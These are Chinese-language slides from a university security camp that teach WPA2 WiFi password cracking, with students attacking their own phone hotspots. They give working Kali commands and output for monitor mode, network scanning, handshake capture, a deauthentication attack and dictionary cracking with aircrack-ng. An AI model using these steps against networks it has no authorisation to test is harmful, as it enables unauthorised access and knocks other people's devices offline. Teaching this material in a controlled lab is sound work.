

WiFi 爆破

暨真實事件模擬



► NTNU CSIE CAMP

講師



小檬

暱稱:小檬、Hank_lemon

113 特殊選材-資安組

興趣:找資安漏洞

事蹟:113 AIS3-最佳專題獎

114 AIS3-EOF

小故事

小明家裡沒有WIFI
被斷網的他嘗試去連鄰居小美家的
試了幾遍居然過了!!為甚麼??



小明



猜測密碼



小美

你wifi密碼都設甚麼？




電話號碼、8個0
12345678



你被錄取了！



鄰居



小故事

小美密碼太簡單、太容易猜到
小明成功白嫖小美家網路



小明

電話
生日




8個0
12345678



小美

為甚麼這些密碼不好??

- ▶ 很容易猜到
- ▶ 容易被密碼本爆破
- ▶ 容易被工具爆破
- ▶ 統稱弱密碼



爆破(暴力破

解)

利用程式快速
嘗試每一組密
碼

```
for i in range(1, 5):  
    print(i)
```

1
2
3
4

密碼本(字典)

儲存很多常用
密碼的文件檔

123
0000
114514
Hello
NTNU_CSIE

小故事(二)

小明沒猜到小美家WIFI的密碼
於是，他跑去商店下載號稱破解密碼的軟體



小明



小明一半的時間都在玩廣告
根本找不到哪裡可以破解



很多有內建密碼本(弱密碼)

爆破不出來

吐假的、奇怪的東西出來



我4.2顆星評價
100萬次下載

爛東西根本
不好用

WIFI
破解軟體

我



那如果想自己動手爆破
該怎麼做呢？

分組!!



烏薩奇



小八



小八

三人一組, 一組一台能開熱點的安卓
手機

小故事(三)

小明不相信任何軟體了
打算自己進行密碼本爆破



小明


他發現了一個系統KALI
系統包含非常多的駭客工具
裡面就有WIFI攻擊



KALI

駭客、資安專家常用的系統
內有大量資安工具可以使用






帳號：kali

密碼：kali



終端機

操作工具需要在終端機下特定指令
工具通常不會有好看的介面



資安倫理宣導

本課程的目的在提升學員對資訊安全
之認識及資安實務能力

所有課程學習內容不得從事非法攻擊
或違法行為，提醒學員不要以身試險



Aircrack-ng

一款用於無線網路滲透測試的工具
掃描無線網路、捕獲數據包、破解密碼
等

```
ghosty@ghosty-Modern-15-A5M: ~ — Konsole
File Edit View Bookmarks Settings Help

Aircrack-ng 1.6

[00:00:06] 17322/14344391 keys tested (2977.14 k/s)

Time left: 1 hour, 20 minutes, 12 seconds          0.12%

Current passphrase: tiffany

Master Key      : 6A E1 C8 81 6A B9 37 99 4A 75 39 84 7B 60 76 5C
                  78 43 70 64 52 82 9A 02 C5 74 98 71 77 23 C2 E2

Transient Key   : 06 0A AE 39 05 D8 DB 3A B9 92 91 C2 D4 86 22 94
                  4D 7C A5 81 A4 56 D3 DE A0 D0 69 81 AD 80 5A 19
                  19 19 6C DB 32 F8 39 59 22 0E 2F 9C 51 04 C5 5A
                  5F 6B 07 68 E7 87 B5 52 26 CC 39 93 B4 1B 83 62

EAPOL HMAC     : 51 40 18 1E 91 99 AD 09 22 DD E8 BF 2C A2 08 66
```


攻擊步驟



連線



驗證密碼?



連線過程



要求連線
驗證密碼

成功連接
傳輸數據

要求連線



四次交握協
議

驗證密碼

目標：獲得四次交握協議
使用工具破解wifi密碼

註：四次交握協議本身
不包含密碼資訊



遭斷開
重新連接
獲得四次交握資
訊



home

攻擊



監聽連接該網路的設
備
捕獲數據



攻擊者

模仿路由器
要求旗下設備重
連

攻擊步驟

1. 將網卡連上kali並
設置

2. 掃描無線網路資訊

3. 監聽目標網路數據
包

3-1. 強制重連

4. 數據包爆破

4-1. 字典

4-2. 數字


```

(hank@vbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0c:fe:ad brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 21621sec preferred_lft 21621sec
    inet6 fd00::5c18:d785:2907:926d/64 scope global temporary dynamic
        valid_lft 86161sec preferred_lft 14161sec
    inet6 fd00::a00:27ff:fe0c:fead/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86161sec preferred_lft 14161sec
    inet6 fe80::a00:27ff:fe0c:fead/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(hank@vbox)-[~]
$

```

ip a

可查看kali目前所有成功運作的網卡

```

(hank@vbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0c:fe:ad brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 19836sec preferred_lft 19836sec
    inet6 fd00::5c18:d785:2907:926d/64 scope global temporary dynamic
        valid_lft 86314sec preferred_lft 14314sec
    inet6 fd00::a00:27ff:fe0c:fead/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86314sec preferred_lft 14314sec
    inet6 fe80::a00:27ff:fe0c:fead/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 86:9b:a8:41:ef:66 brd ff:ff:ff:ff:ff:ff permaddr f4:28:53:1e:81:fa
(hank@vbox)-[~]

```

wlan0了出現


```
(hank@vbox)-[~]  
$ iw list | grep -A 10 "Supported interface modes"  
  
Supported interface modes:  
    * managed  
    * AP  
    * AP/VLAN  
    * monitor  
Band :  
Capabilities: 0x6c  
    HT20  
    SM Power Save disabled  
    RX HT20 SGI  
    RX HT40 SGI
```

`iw list | grep -A 10 "Supported interface modes"`
查看網卡支援甚麼功能


```
(hank@vbox)-[~]  
$ sudo airmon-ng check kill  
[sudo] password for hank:  
  
Killing these processes:  
  
PID Name  
2901 wpa_supplicant
```

sudo airmon-ng
check kill
把其他影響的服務關
掉

```
(hank@vbox)-[~]  
$ sudo airmon-ng start wlan0  
  
PHY      Interface      Driver      Chipset  
phy1     wlan0          rtl8xxxu    Realtek Semiconductor Corp. 802  
.11n WLAN Adapter  
          (monitor mode enabled)
```

sudo airmon-ng start
wlan0
啟動wlan0的monitor模
式

二、將網卡連上kali並
打開手機熱點設置為WPA2
(IOS無法設置WPA2, 其預設為
WPA3)



BSSID：Wi-Fi 路由器的「身分證號碼」

PWR：Wi-Fi 訊號的強度

Beacons：定期發送的信號包，用來告訴設備「這裡有 Wi-Fi！」

CH：不同的頻道來傳輸訊號，類似於電視或收音機的頻道

ENC：Wi-Fi 是否有加密

AUTH：驗證使用者身份的方式

(通常為PSK，就是輸入 Wi-Fi 密碼的方式)

ESSID：Wi-Fi 的「名稱」

找到自己組的wifi，ctrl+c結束，複製其BSSID及channel

```
(hank@vbox)-[~]
$ sudo airodump-ng wlan0

CH 14 ][ Elapsed: 2 mins ][ 2025-02-17 20:57

BSSID            PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
2A:5A:4C:21:E0:CE -85     2         0    0   11  195  OPN          Radius
6E:0B:5E:37:85:56 -75     0         0    0    6   65  WPA2 CCMP PSK DIRECT-56-HP Color LJ 4203
28:B3:71:D2:E7:98 -86     0         0    0    1  130  OPN          ntnu_guest
E2:73:E7:82:0C:40 -83     1         0    0    9   65  WPA2 CCMP PSK DIRECT-40-HP M141 LaserJet
B8:EC:A3:E3:C8:3B -87     0         7    0    7   -1  OPN          <length: 0>
B8:EC:A3:E3:C8:35 -85     0         9    0    7   -1  OPN          <length: 0>
B8:EC:A3:E3:C5:CE -76     5         8    0    1  324  OPN          Dorm2_Male
84:23:88:9B:AA:68 -68     3         0    0    6  260  OPN          ntnu
24:5A:4C:21:E0:CE -76     4        22    0   11  195  OPN          NTNU
B8:EC:A3:DE:E7:56 -73     0        11    0    4   -1  OPN          <length: 0>
B8:EC:A3:E3:CA:D2 -74    24         0    0   11  324  OPN          Dorm2_FeMale
28:B3:71:0D:3D:B8 -88     2         0    0   11  54e. WEP  WEP    <length: 0>
B8:EC:A3:E3:C2:B3 -85     3         0    0   11  324  OPN          Dorm2_FeMale
B8:EC:A3:E1:8B:04 -86     1         9    0    4  324  OPN          Dorm2_Male
68:EC:62:03:22:60 -76     2         0    0    3   65  WPA2 CCMP PSK RDC21_260
00:25:00:FF:94:73 -1      0         0    0   -1   -1  <length: 0>
84:23:88:DB:AA:68 -85     3         6    0    6  260  OPN          ntnu_guest
B8:EC:A3:E3:C7:E1 -76    26        92    0   11  324  OPN          Dorm2_FeMale
B8:EC:A3:E3:C5:20 -84     3        13    0   11  324  OPN          Dorm2_FeMale
AA:42:A1:2E:5B:61 -61    44         0    0    9  360  WPA2 CCMP PSK <length: 0>
2C:4D:54:6F:C6:E0 -63     7        25    0    9  130  WPA2 CCMP PSK BW0len
A8:42:A1:4E:5B:61 -59    41         0    0    9  360  WPA2 CCMP PSK VEE
28:B3:71:D4:67:08 -1      0         1    0    1   -1  OPN          <length: 0>
08:BF:B8:54:32:B0 -73     8         1    0    3  360  WPA2 CCMP PSK S801-2
B8:EC:A3:DE:E7:59 -57   454         0    0    1  324  OPN          Dorm2_Male
B8:EC:A3:E3:C8:5F -76   134       366    1    1  324  OPN          Dorm2_FeMale
```

`sudo airodump-ng`

`wlan0`

使用wlan0掃描附近
網路

Wifi加密種類(ENC)

WEP
可破解

WPA
可破解

WPA2
可破解

WPA3
部分可破

最早

年代

最新

最不安全

安全性

目前最安全

個人經驗

該攻擊適用於WPA2-PSK、部分WPA3-PSK適用
蘋果手機不適用

三、監聽網路數據包

```
hank@vbox: ~/Desktop
File Actions Edit View Help

CH 6 ][ Elapsed: 6 s ][ 2025-02-17 21:45

BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH
C2:F8:11:58:11:D7 -9 100      80         0    0   6  360 WPA2 CCMP PSK

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Pro
C2:F8:11:58:11:D7 E2:A0:7D:BF:1D:CD -30    0 -24      0      6
```

```
sudo airodump-ng -w wificapture -c <channel> --bssid  
                <bssid> wlan0
```

監聽目標網路流量，將其記錄到檔名wificapture的檔案中
此圖發現有一設備連線此wifi

三-1、監聽網路數據包

```
hank@vbox: ~/Desktop
File Actions Edit View Help

CH 6 ][ Elapsed: 1 min ][ 2025-02-17 21:46 ][ WPA handshake: C2:F8:11:58:11:D7 ]
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH
C2:F8:11:58:11:D7 -9 100    864      18   1  6  360  WPA2 CCMP PSK

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Pro
C2:F8:11:58:11:D7 E2:A0:7D:BF:1D:CD -26   1e- 1e    0      54  EAPOL
```

```
hank@vbox: ~/Desktop
File Actions Edit View Help


(hank@vbox)-[~/Desktop]
$ sudo aireplay-ng --deauth 0 -a C2:F8:11:58:11:D7 wlan0
[sudo] password for hank:
21:46:28 Waiting for beacon frame (BSSID: C2:F8:11:58:11:D7) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:46:28 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:29 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:30 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:30 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:31 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:31 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
